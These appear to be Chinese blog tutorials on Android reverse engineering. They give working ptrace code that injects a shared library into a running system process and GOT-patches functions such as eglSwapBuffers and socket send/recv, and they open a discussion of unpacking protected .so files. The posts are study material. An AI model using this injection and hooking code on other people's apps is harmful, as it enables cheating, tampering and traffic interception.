		memcpy(d.chars, laddr, 4);
		ptrace(PTRACE_POKETEXT, pid, dest, d.val);

		dest  += 4;
		laddr += 4;
	}

	if (remain > 0) {
		d.val = ptrace(PTRACE_PEEKTEXT, pid, dest, 0);
		for (i = 0; i < remain; i ++) {
			d.chars[i] = *laddr ++;
		}
```

```
            ptrace(PTRACE_POKETEXT, pid, dest, d.val);
        }

        return 0;
}

#if defined(__arm__)
int ptrace_call(pid_t pid, uint32_t addr, long *params, uint32_t num_params, struct pt_regs* regs)
{
        uint32_t i;
        for (i = 0; i < num_params && i < 4; i ++) {
            regs->uregs[i] = params[i];
        }

        //
        // push remained params onto stack
        //
        if (i < num_params) {
            regs->ARM_sp -= (num_params - i) * sizeof(long) ;
            ptrace_writedata(pid, (void *)regs->ARM_sp, (uint8_t *)&params[i], (num_params - i) * sizeof(long));
        }

        regs->ARM_pc = addr;
        if (regs->ARM_pc & 1) {
            /* thumb */
            regs->ARM_pc &= (~1u);
            regs->ARM_cpsr |= CPSR_T_MASK;
```

```
        } else {
                /* arm */
                regs->ARM_cpsr &= ~CPSR_T_MASK;
        }

        regs->ARM_lr = 0;

        if (ptrace_setregs(pid, regs) == -1
                        || ptrace_continue(pid) == -1) {
                printf("error\n");
                return -1;
        }

        int stat = 0;
        waitpid(pid, &stat, WUNTRACED);
        while (stat != 0xb7f) {
                if (ptrace_continue(pid) == -1) {
                        printf("error\n");
                        return -1;
                }
                waitpid(pid, &stat, WUNTRACED);
        }

        return 0;
}

#elif defined(__i386__)
long ptrace_call(pid_t pid, uint32_t addr, long *params, uint32_t num_params, struct user_regs_struct * regs)
```

```
{
	regs->esp -= (num_params) * sizeof(long) ;
	ptrace_writedata(pid, (void *)regs->esp, (uint8_t *)params, (num_params) * sizeof(long));

	long tmp_addr = 0x00;
	regs->esp -= sizeof(long);
	ptrace_writedata(pid, regs->esp, (char *)&tmp_addr, sizeof(tmp_addr));

	regs->eip = addr;

	if (ptrace_setregs(pid, regs) == -1
			|| ptrace_continue( pid) == -1) {
		printf("error\n");
		return -1;
	}

	int stat = 0;
	waitpid(pid, &stat, WUNTRACED);
	while (stat != 0xb7f) {
		if (ptrace_continue(pid) == -1) {
			printf("error\n");
			return -1;
		}
		waitpid(pid, &stat, WUNTRACED);
	}

	return 0;
}
```

```
#else
#error "Not supported"
#endif

int ptrace_getregs(pid_t pid, struct pt_regs * regs)
{
	if (ptrace(PTRACE_GETREGS, pid, NULL, regs) < 0) {
		perror("ptrace_getregs: Can not get register values");
		return -1;
	}

	return 0;
}

int ptrace_setregs(pid_t pid, struct pt_regs * regs)
{
	if (ptrace(PTRACE_SETREGS, pid, NULL, regs) < 0) {
		perror("ptrace_setregs: Can not set register values");
		return -1;
	}

	return 0;
}

int ptrace_continue(pid_t pid)
{
	if (ptrace(PTRACE_CONT, pid, NULL, 0) < 0) {
		perror("ptrace_cont");
```

```
            return -1;
        }

        return 0;
}

int ptrace_attach(pid_t pid)
{
        if (ptrace(PTRACE_ATTACH, pid, NULL, 0) < 0) {
            perror("ptrace_attach");
            return -1;
        }

        int status = 0;
        waitpid(pid, &status , WUNTRACED);

        return 0;
}

int ptrace_detach(pid_t pid)
{
        if (ptrace(PTRACE_DETACH, pid, NULL, 0) < 0) {
            perror("ptrace_detach");
            return -1;
        }

        return 0;
}
```

```
void* get_module_base(pid_t pid, const char* module_name)
{
	FILE *fp;
	long addr = 0;
	char *pch;
	char filename[32];
	char line[1024];

	if (pid < 0) {
		/* self process */
		snprintf(filename, sizeof(filename), "/proc/self/maps", pid);
	} else {
		snprintf(filename, sizeof(filename), "/proc/%d/maps", pid);
	}

	fp = fopen(filename, "r");

	if (fp != NULL) {
		while (fgets(line, sizeof(line), fp)) {
			if (strstr(line, module_name)) {
				pch = strtok( line, "-" );
				addr = strtoul( pch, NULL, 16 );

				if (addr == 0x8000)
					addr = 0;

				break;
```

```
                }
            }

            fclose(fp) ;
        }

        return (void *)addr;
}

void* get_remote_addr(pid_t target_pid, const char* module_name, void* local_addr)
{
        void* local_handle, *remote_handle;

        local_handle = get_module_base(-1, module_name);
        remote_handle = get_module_base(target_pid, module_name);

        DEBUG_PRINT("[+] get_remote_addr: local[%x], remote[%x]\n", local_handle, remote_handle);

        void * ret_addr = (void *)((uint32_t)local_addr + (uint32_t)remote_handle - (uint32_t)local_handle);

#if defined(__i386__)
        if (!strcmp(module_name, libc_path)) {
            ret_addr += 2;
        }
#endif
        return ret_addr;
}
```

```
int find_pid_of(const char *process_name)
{
	int id;
	pid_t pid = -1;
	DIR* dir;
	FILE *fp;
	char filename[32];
	char cmdline[256];

	struct dirent * entry;

	if (process_name == NULL)
		return -1;

	dir = opendir("/proc");
	if (dir == NULL)
		return -1;

	while((entry = readdir(dir)) != NULL) {
		id = atoi(entry->d_name);
		if (id != 0) {
			sprintf(filename, "/proc/%d/cmdline", id);
			fp = fopen(filename, "r");
			if (fp) {
				fgets(cmdline, sizeof(cmdline), fp);
				fclose(fp);

				if (strcmp(process_name, cmdline) == 0) {
```

```
                                /* process found */
                                pid = id;
                                break;
                        }
                    }
                }
        }

        closedir(dir);
        return pid;
}

long ptrace_retval(struct pt_regs * regs)
{
#if defined(__arm__)
        return regs->ARM_r0;
#elif defined(__i386__)
        return regs->eax;
#else
#error "Not supported"
#endif
}

long ptrace_ip(struct pt_regs * regs)
{
#if defined(__arm__)
        return regs->ARM_pc;
#elif defined(__i386__)
```

```
	return regs->eip;
#else
#error "Not supported"
#endif
}

int ptrace_call_wrapper(pid_t target_pid, const char * func_name, void * func_addr, long * parameters, int param_num, struct pt_regs * regs)
{
	DEBUG_PRINT("[+] Calling %s in target process.\n", func_name);
	if (ptrace_call(target_pid, (uint32_t)func_addr, parameters, param_num, regs) == -1)
		return -1;

	if (ptrace_getregs(target_pid, regs) == -1)
		return -1;
	DEBUG_PRINT("[+] Target process returned from %s, return value=%x, pc=%x \n",
			func_name, ptrace_retval(regs), ptrace_ip(regs));
	return 0;
}

int inject_remote_process(pid_t target_pid, const char *library_path, const char *function_name, const char *param, size_t param_size)
{
	int ret = -1;
	void *mmap_addr, *dlopen_addr, *dlsym_addr, *dlclose_addr, *dlerror_addr;
	void *local_handle, *remote_handle, *dlhandle;
	uint8_t *map_base = 0;
	uint8_t *dlopen_param1_ptr, *dlsym_param2_ptr, *saved_r0_pc_ptr, *inject_param_ptr, *remote_code_ptr, *local_code_ptr;

	struct pt_regs regs, original_regs;
```

```
extern uint32_t _dlopen_addr_s, _dlopen_param1_s, _dlopen_param2_s, _dlsym_addr_s, \
    _dlsym_param2_s, _dlclose_addr_s, _inject_start_s, _inject_end_s, _inject_function_param_s, \
    _saved_cpsr_s, _saved_r0_pc_s;

uint32_t code_length;
long parameters[10];

DEBUG_PRINT("[+] Injecting process: %d\n", target_pid);

if (ptrace_attach(target_pid) == -1)
    goto exit;

if (ptrace_getregs(target_pid, &regs) == -1)
    goto exit;

/* save original registers */
memcpy(&original_regs, &regs, sizeof(regs));

mmap_addr = get_remote_addr(target_pid, libc_path, (void *)mmap);
DEBUG_PRINT("[+] Remote mmap address: %x\n", mmap_addr);

/* call mmap */
parameters[0] = 0;    // addr
parameters[1] = 0x4000; // size
parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC;    // prot
parameters[3] =    MAP_ANONYMOUS | MAP_PRIVATE; // flags
parameters[4] = 0; //fd
parameters[5] = 0; //offset
```

```
    if (ptrace_call_wrapper(target_pid, "mmap", mmap_addr, parameters, 6, &regs) == -1)
        goto exit;

    map_base = ptrace_retval(&regs);

    dlopen_addr = get_remote_addr( target_pid, linker_path, (void *)dlopen );
    dlsym_addr = get_remote_addr( target_pid, linker_path, (void *)dlsym );
    dlclose_addr = get_remote_addr( target_pid, linker_path, (void *)dlclose );
    dlerror_addr = get_remote_addr( target_pid, linker_path, (void *)dlerror );

    DEBUG_PRINT("[+] Get imports: dlopen: %x, dlsym: %x, dlclose: %x, dlerror: %x\n",
            dlopen_addr, dlsym_addr, dlclose_addr, dlerror_addr);

    printf("library path = %s\n", library_path);
    ptrace_writedata(target_pid, map_base, library_path, strlen(library_path) + 1);

    parameters[0] = map_base;
    parameters[1] = RTLD_NOW| RTLD_GLOBAL;

    if (ptrace_call_wrapper(target_pid, "dlopen", dlopen_addr, parameters, 2, &regs) == -1)
        goto exit;

    void * sohandle = ptrace_retval(&regs);

#define FUNCTION_NAME_ADDR_OFFSET           0x100
    ptrace_writedata(target_pid, map_base + FUNCTION_NAME_ADDR_OFFSET, function_name, strlen(function_name) + 1);
    parameters[0] = sohandle;
```

```
        parameters[1] = map_base + FUNCTION_NAME_ADDR_OFFSET;

        if (ptrace_call_wrapper(target_pid, "dlsym", dlsym_addr, parameters, 2, &regs) == -1)
                goto exit;

        void * hook_entry_addr = ptrace_retval(&regs);
        DEBUG_PRINT("hook_entry_addr = %p\n", hook_entry_addr);

#define FUNCTION_PARAM_ADDR_OFFSET          0x200
        ptrace_writedata(target_pid, map_base + FUNCTION_PARAM_ADDR_OFFSET, param, strlen(param) + 1);
        parameters[0] = map_base + FUNCTION_PARAM_ADDR_OFFSET;

        if (ptrace_call_wrapper(target_pid, "hook_entry", hook_entry_addr, parameters, 1, &regs) == -1)
                goto exit;

        printf("Press enter to dlclose and detach\n");
        getchar();
        parameters[0] = sohandle;

        if (ptrace_call_wrapper(target_pid, "dlclose", dlclose, parameters, 1, &regs) == -1)
                goto exit;

        /* restore */
        ptrace_setregs(target_pid, &original_regs);
        ptrace_detach(target_pid);
        ret = 0;

exit:
```

```
        return ret;
    }

    int main(int argc, char** argv) {
        pid_t target_pid;
        target_pid = find_pid_of("/system/bin/surfaceflinger");
        if (-1 == target_pid) {
            printf("Can't find the process\n");
            return -1;
        }
        //target_pid = find_pid_of("/data/test");
        inject_remote_process(target_pid, "/data/libhello.so", "hook_entry",    "I'm parameter!", strlen("I'm parameter!"));
        return 0;
    }
```

注意上面的/system/bin/surfaceflinger 进程我随手写的，你的设备上不一定有。没有的话挑其它的也行，前提是 ps 命令里能找到。

Android.mk:

```
    LOCAL_PATH := $(call my-dir)

    include $(CLEAR_VARS)
    LOCAL_MODULE := inject
    LOCAL_SRC_FILES := inject.c

    #shellcode.s

    LOCAL_LDLIBS += -L$(SYSROOT)/usr/lib -llog
```

```
#LOCAL_FORCE_STATIC_EXECUTABLE := true

include $(BUILD_EXECUTABLE)
```

Application.mk:

```
APP_ABI := x86 armeabi-v7a
```

运行 nkd-build 编译成生 x86 和 arm 平台下的可执行文件：

```
jzj@jzj-laptop:~/workspace/inject_hook/inject_jni$ ndk-build
Install        : inject => libs/x86/inject
Install        : inject => libs/armeabi-v7a/inject
```

再来生成要注入的 so，创建目录及文件：

```
jni
    hello.c
    Android.mk
    Application.mk
```

hello.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
```

```
#include <android/log.h>
#include <elf.h>
#include <fcntl.h>

#define LOG_TAG "DEBUG"
#define LOGD(fmt, args...) __android_log_print(ANDROID_LOG_DEBUG, LOG_TAG, fmt, ##args)

int hook_entry(char * a){
    LOGD("Hook success, pid = %d\n", getpid());
    LOGD("Hello %s\n", a);
    return 0;
}
```

Android.mk:

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_LDLIBS += -L$(SYSROOT)/usr/lib -llog
#LOCAL_ARM_MODE := arm
LOCAL_MODULE    := hello
LOCAL_SRC_FILES := hello.c
include $(BUILD_SHARED_LIBRARY)
```

Application.mk:

```
APP_ABI := x86 armeabi-v7a
```

运行 nkd-build 编译成生 x86 和 arm 平台下的 so：

```
jzj@jzj-laptop:~/workspace/inject_hook/hook_so_simple$ ndk-build
Install        : libhello.so => libs/x86/libhello.so
Install        : libhello.so => libs/armeabi-v7a/libhello.so
```

然后就可以跑起来试试了，连接 root 过的 Android 设备或者打开模拟器。将 inject 和 libhello.so 拷入设备，设执行权限，执行：

先看看被注入进程（surfaceflinger）的 mmap，可以看到我们的 so 已经被加载了，紧接着的那一块就是我们 mmap 出来的：

从 logcat 中也可以看到 so 注入成功，并且以被注入进程的身份执行了 so 中的代码：

简单的注入成功，现在我们再来做一个实验，就是应用这套机制来截获 surfaceflinger 中的 eglSwapBuffers 调用，然后用我们自己的函数来替换掉原来的 eglSwapBuffers 调用。关于截系统中的函数调用网上有例子 http://bbs.pediy.com/showthread.php?t=157419，这里依葫芦画瓢。首先将 hello.c 改下：

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <android/log.h>
#include <EGL/egl.h>
#include <GLES/gl.h>
#include <elf.h>
#include <fcntl.h>
```

```
#include <sys/mman.h>

#define LOG_TAG "DEBUG"
#define LOGD(fmt, args...) __android_log_print(ANDROID_LOG_DEBUG, LOG_TAG, fmt, ##args)

EGLBoolean (*old_eglSwapBuffers)(EGLDisplay dpy, EGLSurface surf) = -1;

EGLBoolean new_eglSwapBuffers(EGLDisplay dpy, EGLSurface surface)
{
	LOGD("New eglSwapBuffers\n");
	if (old_eglSwapBuffers == -1)
		LOGD("error\n");
	return old_eglSwapBuffers(dpy, surface);
}

void* get_module_base(pid_t pid, const char* module_name)
{
	FILE *fp;
	long addr = 0;
	char *pch;
	char filename[32];
	char line[1024];

	if (pid < 0) {
		/* self process */
		snprintf(filename, sizeof(filename), "/proc/self/maps", pid);
	} else {
		snprintf(filename, sizeof(filename), "/proc/%d/maps", pid);
```

```
    }

    fp = fopen(filename, "r");

    if (fp != NULL) {
        while (fgets(line, sizeof(line), fp)) {
            if (strstr(line, module_name)) {
                pch = strtok( line, "-" );
                addr = strtoul( pch, NULL, 16 );

                if (addr == 0x8000)
                    addr = 0;

                break;
            }
        }

        fclose(fp) ;
    }

    return (void *)addr;
}

#define LIBSF_PATH    "/system/lib/libsurfaceflinger.so"
int hook_eglSwapBuffers()
{
    old_eglSwapBuffers = eglSwapBuffers;
    LOGD("Orig eglSwapBuffers = %p\n", old_eglSwapBuffers);
```

```
void * base_addr = get_module_base(getpid(), LIBSF_PATH);
LOGD("libsurfaceflinger.so address = %p\n", base_addr);

int fd;
fd = open(LIBSF_PATH, O_RDONLY);
if (-1 == fd) {
	LOGD("error\n");
	return -1;
}

Elf32_Ehdr ehdr;
read(fd, &ehdr, sizeof(Elf32_Ehdr));

unsigned long shdr_addr = ehdr.e_shoff;
int shnum = ehdr.e_shnum;
int shent_size = ehdr.e_shentsize;
unsigned long stridx = ehdr.e_shstrndx;

Elf32_Shdr shdr;
lseek(fd, shdr_addr + stridx * shent_size, SEEK_SET);
read(fd, &shdr, shent_size);

char * string_table = (char *)malloc(shdr.sh_size);
lseek(fd, shdr.sh_offset, SEEK_SET);
read(fd, string_table, shdr.sh_size);
lseek(fd, shdr_addr, SEEK_SET);

int i;
```

```
uint32_t out_addr = 0;
uint32_t out_size = 0;
uint32_t got_item = 0;
int32_t got_found = 0;

for (i = 0; i < shnum; i++) {
	read(fd, &shdr, shent_size);
	if (shdr.sh_type == SHT_PROGBITS) {
		int name_idx = shdr.sh_name;
		if (strcmp(&(string_table[name_idx]), ".got.plt") == 0
				|| strcmp(&(string_table[name_idx]), ".got") == 0) {
			out_addr = base_addr + shdr.sh_addr;
			out_size = shdr.sh_size;
			LOGD("out_addr = %lx, out_size = %lx\n", out_addr, out_size);

			for (i = 0; i < out_size; i += 4) {
				got_item = *(uint32_t *)(out_addr + i);
				if (got_item    == old_eglSwapBuffers) {
					LOGD("Found eglSwapBuffers in got\n");
					got_found = 1;

					uint32_t page_size = getpagesize();
					uint32_t entry_page_start = (out_addr + i) & (~(page_size - 1));
					mprotect((uint32_t *)entry_page_start, page_size, PROT_READ | PROT_WRITE);
					*(uint32_t *)(out_addr + i) = new_eglSwapBuffers;

					break;
				} else if (got_item == new_eglSwapBuffers) {
```

```
                                LOGD("Already hooked\n");
                                break;
                            }
                        }
                        if (got_found)
                            break;
                    }
                }
            }

            free(string_table);
            close(fd);
        }

        int hook_entry(char * a){
            LOGD("Hook success\n");
            LOGD("Start hooking\n");
            hook_eglSwapBuffers();
            return 0;
        }
```

其实这种查找方法有点简单粗暴，要是正式应用的话可以在动态符号表中查找这个符号的 got 地址。

接着 Android.mk 改为：

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)
```

```
LOCAL_LDLIBS += -L$(SYSROOT)/usr/lib -llog -lEGL
#LOCAL_ARM_MODE := arm
LOCAL_MODULE       := hello
LOCAL_SRC_FILES := hello.c
include $(BUILD_SHARED_LIBRARY)
```

Application.mk :

```
APP_ABI := x86 armeabi-v7a
APP_PLATFORM := android-14
```

运行 ndk-build 编译：

```
jzj@jzj-laptop:~/workspace/inject_hook/hook_so$ ndk-build
Install        : libhello.so => libs/x86/libhello.so
Install        : libhello.so => libs/armeabi-v7a/libhello.so
```

和上面一样运行，查看 logcat，我们可以看到 surfaceflinger 中调用 eglSwapBuffers 的地址已被替换成我们的版本：

```
D/INJECT    ( 2231): [+] Injecting process: 1728
D/INJECT    ( 2231): [+] get_remote_addr: local[b7e4f000], remote[b7e73000]
D/INJECT    ( 2231): [+] Remote mmap address: b7e9fe32
D/INJECT    ( 2231): [+] Calling mmap in target process.
D/INJECT    ( 2231): [+] Target process returned from mmap, return value=b4f1c000, pc=0
D/INJECT    ( 2231): [+] get_remote_addr: local[b7f00000], remote[b7f7e000]
D/INJECT    ( 2231): [+] get_remote_addr: local[b7f00000], remote[b7f7e000]
D/INJECT    ( 2231): [+] get_remote_addr: local[b7f00000], remote[b7f7e000]
```

```
D/INJECT   ( 2231): [+] get_remote_addr: local[b7f00000], remote[b7f7e000]
D/INJECT   ( 2231): [+] Get imports: dlopen: b7f84f50, dlsym: b7f84fd0, dlclose: b7f84de0, dlerror: b7f84dc0
D/INJECT   ( 2231): [+] Calling dlopen in target process.
D/INJECT   ( 2231): [+] Target process returned from dlopen, return value=b7f995ec, pc=0
D/INJECT   ( 2231): [+] Calling dlsym in target process.
D/INJECT   ( 2231): [+] Target process returned from dlsym, return value=b4f17e10, pc=0
D/INJECT   ( 2231): hook_entry_addr = 0xb4f17e10
D/DEBUG    ( 1728): Hook success
D/DEBUG    ( 1728): Start hooking
D/DEBUG    ( 1728): Orig eglSwapBuffers = 0xb7d4a9c0
D/DEBUG    ( 1728): libsurfaceflinger.so address = 0xb7f22000
D/DEBUG    ( 1728): out_addr = b7f7aff4, out_size = 624
D/DEBUG    ( 1728): Found eglSwapBuffers in got
...
D/DEBUG    ( 1728): New eglSwapBuffers
D/DEBUG    ( 1728): New eglSwapBuffers
D/DEBUG    ( 1728): New eglSwapBuffers
...
```

http://blog.csdn.net/jinzhuojun/article/details/9900105

android 安全讲座第五层(三) android so 注入的研究

最近公司研究一个变速软件，本来就是一个很小的功能，就是在用户游戏的时候能够加速减速这个功能，
并且对于网络的游戏并没有做要求，实现的思路主要是给目标进程注入自己写的 so，然后再 hook 住 gettimeofday，
clock_gettime 这两个比较关键的刷帧的时间函数，改变其返回值，达到刷帧变慢或者变快的效果，然后
实现游戏变速的功能。

功能要求那是相当的简单，但是实现起来发现却没有那么简单，有几个技术关键点要完成，并且对月 linux 下的 so 加载要有一些了解才行。

技术关键点

1 能够顺利的将自己编写的 so 注入到目标进程中

2 能够正确找到目标进程调用要 hook 的函数的 so 库，并且替换其 got 表中的地址，
换成自己的函数地址。

3 直接找到目标进程中的地址空间中的目标函数的地址，比如 send，recv，gettimeofday 这些基础的
函数一定在 libc.so 中也就是 glibc 中的，所以根据目标进程的 maps 表这些函数的实现地址也一定在
libc.so 所占的地址空间中。找到这个函数的实际地址以后，首先通过 mprotect 修改页面的属性，
让页面属性能够写入，然后喂入一段自己编写的汇编代码，跳转到自己的函数里面，达到 hook 的目的。

4 使用 ptrace 函数附着到目标进程以后，截获相关的系统调用，当系统调用出现以后，修改系统调用的
参数，达到修改函数实现的目的。

上面几个关键的技术点，其中 2 和 3 需要以 1 为基础点，而 4 则可以脱离 1 独立存在。

下面分别描述一下几个技术的关键点的实现方法和需要注意的事项。

关键技术点 1　将自己编写的 so 注入到目标进程中

这个的实现网上一搜索一大堆，关键核心点就是 attach 到目标进程，然后找到目标进程的 mmap 函数的地址
调用 mmap 函数
通过 map_base = (uint8_t *)regs.ARM_r0; 得到 mmap 函数的返回值，这个时候就可以将精心编写好的
一小段汇编代码写入到这个 map_base 这个地址上了，其实这个地址是目标进程的地址。

并且权限是 parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC; // prot
可读，可写，可执行的。
同时还需要得到 目标进程的 dlopen dlsym dlclose 这三个加载库的函数的地址，这是需要在汇编中调用的，这些都准备好了以后，给汇编代码准备了栈空间传递了要注入的库的路径的空间以后，然后将那一小段汇编代码拷贝到目标进程的地址
ptrace_writedata(target_pid, remote_code_ptr, local_code_ptr, 0x400);

接着就执行
```
  memcpy( &regs, &original_regs, sizeof(regs) );
  regs.ARM_sp = (long)remote_code_ptr;
  // change pc to execute instructions at remote_code_ptr
  regs.ARM_pc = (long)remote_code_ptr;
```

  sp 指针是 r13 堆栈寄存器，然后 pc 是 r15 执行寄存器，强制赋值以后就执行汇编代码了，
  而汇编代码也很简单
  就是调用了一下 dlopen 将要注入的 so 注入到目标进程中去了，仅仅将 so 注入到目标进程中其实没有什么用的，所以需要 dlsym 中获取要注入的 so 库的一个函数，再调用一下这个函数，这个函数要干很多事情的最重要的就是修改目标进程中加载的 so 的 got 表，修改成要 hook 的自己的函数，这部分具体要在关键技术点 2 详细说明，记住这个函数是 so_entry 即可

  关于技术关键点 1 就这么点东西需要分析的。当然最后还需要父进程的上下文，然后 detach 子进程。

关键技术点 2:

根据第一步，将编写好的 so 给注入到目标进程了，而注入的 so 就开始 so_entry
so_entry 这个函数首先需要注入者写好要修改目标进程的哪个 so 库，和哪个函数，哪个函数还好说，毕竟做不同的功能 hook 的函数是很明确的，比如你做游戏变速，肯定要 hook gettimeofday 和 clock_gettime 这些函数了，你做流量监控肯定要 hook connet send recvmsg 这些函数了，你做电话或者短信防火墙就要 hook

电话或者短信相关的函数。
但是修改目标进程的哪个 so 库，的确是一个比较麻烦的事情，android 上层应用普通的进程都会挂载很多很多的 so 库，并且你修改了 a.so 的 got 表，但是 java 应用程序是通过 b.so 调用的要 hook 函数，那么对不起，你同样没有办法 hook 住想要的 hook 的函数，因为你只是修改了 a.so 中的 got 表的该函数的跳转地址，所以这种方法的弊端在于你需要要了解你要 hook 的函数在这个应用中使用哪个 so 库调用的，或者你把 maps 表所有的 so 的 got 表都修改一遍，反正就是挺麻烦的。

其中具体方法就是 do_hook 这个函数，找到 so 的基地址以后，再通过解析 elf 文件，找到 got 表地址的偏移量，根据这个偏移量再加上基地址　得到 got 表的地址 got_shdr->sh_offset + module_base

接着再把 所在页的

```
mprotect((uint32_t *) entry_page_start, page_size, PROT_READ | PROT_WRITE);
```

属性变换成可读可写，最后将 hookfun 的地址替换 got 表的跳转地址

```
// replace GOT entry content with hook_func's address
memcpy((uint32_t *) entry_addr, &hook_func, sizeof(uint32_t));
```

下面的这段 trace 分析很好的说明了这个过程

maps 表（部分）

```
400dc000-4011f000 r-xp 00000000 103:02 565          /system/lib/libc.so
4011f000-40122000 rw-p 00043000 103:02 565          /system/lib/libc.so

40729000-407cb000 r-xp 00000000 103:02 585          /system/lib/libdvm.so
407cc000-407ce000 r--p 000a2000 103:02 585          /system/lib/libdvm.so
407ce000-407cf000 rw-p 000a4000 103:02 585          /system/lib/libdvm.so
407cf000-407d4000 rw-p 000a5000 103:02 585          /system/lib/libdvm.so
```

```
41c20000-41c23000 r-xp 00000000 103:04 588087      /data/data/com.example.socketcomm/lib/libsocketclient.so
41c23000-41c25000 rw-p 00002000 103:04 588087      /data/data/com.example.socketcomm/lib/libsocketclient.so

5c06c000-5c070000 r-xp 00000000 00:0c 84482         /dev/libhook.so
5c070000-5c071000 r--p 00003000 00:0c 84482         /dev/libhook.so
5c071000-5c072000 rw-p 00004000 00:0c 84482         /dev/libhook.so


11-20 13:12:31.509: I/cheatecore-hookso(19676): [+] lib loaded ...
11-20 13:12:31.509: I/hook(19676): [+] base address of /system/lib/libdvm.so: 0x40729000（libdvm.so 虽然 got 表中有 send 函数，但是应用并没有通过这个库来调用
socket 的 send 函数，所以修改这个 so 的 got 表项其实是没有用处的）
11-20 13:12:31.517: I/hook(19676): [+] got entry offset of send: 0xa5f40
11-20 13:12:31.517: I/hook(19676): [----]1-407cef40
11-20 13:12:31.517: D/hook(19676): [+] hook_fun addr: 0x5c06d24d（这个地址在 libhook.so 中 r-xp）
11-20 13:12:31.517: D/hook(19676): [+] got entry addr: 0x407cef40（这个地址在 libdvm.so 中 rw-p）
11-20 13:12:31.517: D/hook(19676): [+] original addr: 0x400f5f15（这是 send 的真实实现地址，在 glib 也就是 libc.so 这个库中 r-xp 中）
11-20 13:12:31.517: D/hook(19676): [+] page size: 0x1000
11-20 13:12:31.517: D/hook(19676): [+] entry page start: 0x407ce000（mprotect 修改页属性的时候需要从整页开始）
11-20 13:12:31.517: I/cheatecore-hookso(19676): [+] module_path /system/lib/libdvm.so function send   address is : 0x400f5f15


11-20 13:12:31.524: I/hook(19676): [+] base address of /data/data/com.example.socketcomm/lib/libsocketclient.so: 0x41c20000
(libsocketclient.so got 表中有 send 函数，但是应用通过这个库来调用 socket 的 send 函数，所以修改这个 so 的 got 表项是可以生效的）
```

```
11-20 13:12:31.524: I/hook(19676): [+] got entry offset of send: 0x3fdc
11-20 13:12:31.524: I/hook(19676): [----]1-41c23fdc
11-20 13:12:31.524: D/hook(19676): [+] hook_fun addr: 0x5c06d24d
11-20 13:12:31.524: D/hook(19676): [+] got entry addr: 0x41c23fdc
11-20 13:12:31.524: D/hook(19676): [+] original addr: 0x400f5f15 (这是 send 的真实实现地址，在 glib 也就是 libc.so 这个库中 r-xp 中和上面的一样)
11-20 13:12:31.524: D/hook(19676): [+] page size: 0x1000
11-20 13:12:31.524: D/hook(19676): [+] entry page start: 0x41c23000
11-20 13:12:31.524: I/cheatecore-hookso(19676): [+] module_path
/data/data/com.example.socketcomm/lib/libsocketclient.so function send   address is : 0x400f5f15
```

目前这种调试方法在实践中有一个问题，就是在变速 unity3d 比如神庙逃亡 这类游戏的时候，即便修改了所有的 so 的 got 表，发现也没有生效，这个问题尚在研究，

当中。

关键技术点 3: 这个方法比较关键技术点 2 来说可以说是简单粗暴，不美观，但是很霸道，分析 elf 文件，查找 got 表等操作都和关键技术点 2 是一样，唯一不同的是

对于 original addr: 0x400f5f15（这是 send 的真实实现地址，在 glib 也就是 libc.so 这个库中 r-xp 中）

这个 send 函数的真实地址的处理方式不同，因为已经找到 send 函数的地址了

```
 entry_page_start = PAGE_START(original_addr, page_size);
LOGD("[+] entry page start: 0x%x", entry_page_start);
result = mprotect((uint32_t *) entry_page_start, page_size, PROT_READ  | PROT_WRITE | PROT_EXEC);
```

找到页的边沿地址，然后通过 mprotect 函数给其赋予 PROT_READ | PROT_WRITE | PROT_EXEC 这样权限

在那个地址上喂入一段汇编代码，完成跳转即可。

关键技术点 4:
只是以前实验了一下，觉得原理可行，但是尚未深究...

附件有个例子，里面包含两个程序，一个是 android 应用，一个是命令行的注入程序，里面实现了 so 注入和拦截 socket 的 send recv 函数，但是没有是实现直接向地址里面写入自己的汇编代码的功能...

http://sunzeduo.blog.51cto.com/2758509/1334585

Android 脱壳(unpaking)

壳的入口(OEP)

android so 壳入口浅析

三 13 八月 2014　　Write By #123

前言

开年来开始接触一些加固样本，基本都对了 so 进行了处理，拖入 ida 一看，要么没有 JNI_OnLoad ,要么 JNI_OnLoad 汇编代码羞涩难懂，让人无法下手。 JNI_OnLoad 是真正入口么？

先看看几个文档

1 摘自属性服务一节（《深入理解 Android 卷 1》）

利用 gcc 的 constructor 属性，这个属性指明了一个__libc_prenit 函数(这个函数内部就将完成共享内存到本地进程的映射工作)。用法：当 bionic libc 库被加载时，将自动调用__libc_prenit 函数。这样在 bionic libc 动态库被装载时，系统属性缓冲区地址就被确定了，后续的 API 调用就能找对位置了。

/* We flag the __libc_preinit function as a constructor to ensure * that its address is listed in libc.so's .init_array section. * This ensures that the function is called by the dynamic linker * as soon as the shared library is loaded. */

//constructor 属性指示加载器加载该库之后，首先调用__libc_prenit 函数。这一点和 windows 上的动态库的 DllMain 函数类似
void __attribute__((constructor)) __libc_prenit(void);

从英文说明里面提到到.init_array section，我们可以搜索一下这一节的说明

2 .init_array section

.init_array contains pointers to blocks of code that need to be executed when an application is being initialized (before main() is called). It is used for a number of things, but the primary use is in C++ for running static constructors; a secondary use that is sometimes used is to initialize IO systems in the C library.
If you are not using C++ you may (depending on your C library) be able to live without it entirely; but you'd need to hack your startup code to deal with this.
.init_array probably ends up in ram because its marked read/write — that happens because in a dynamic linking environment the dynamic linker has to fix up all the pointers it contains before it can be used. In a static environment you might be able to get away with forcing it into a read-only section.
来源： <http://blog.sina.com.cn/s/blog_a9303fd901019kvq.html>

3 摘自 dlopen 小结(《程序员的自我修养》)

动态连接器在加载模块时，会执行".init"段的代码,用以完成模块的初始化工作，dlopen 的加载过程基本跟动态连接器一致，在完成装载、映射和重定向以后，就会执行".init"段的代码然后返回

看完这个 3 段资料，我们可以知道在系统加载 so，在完成装载、映射和重定向以后，就首先执行.init 和.init_array 段的代码.

探本溯源，在源码中追踪

我们先从 System.loadLibrary ->Runtime.loadLibrary

```
  public void loadLibrary(String libName) {
        loadLibrary(libName, VMStack.getCallingClassLoader());
   }

    /*
     * Loads and links a library without security checks.
     */
   void loadLibrary(String libraryName, ClassLoader loader) {
        代码略...
        String error = nativeLoad(filename, loader);
        代码略...
 }
```

-> nativeLoad

```
static void Dalvik_java_lang_Runtime_nativeLoad(const u4* args,
  JValue* pResult)
{
```

```
    代码略...
    StringObject* fileNameObj = (StringObject*) args[0];
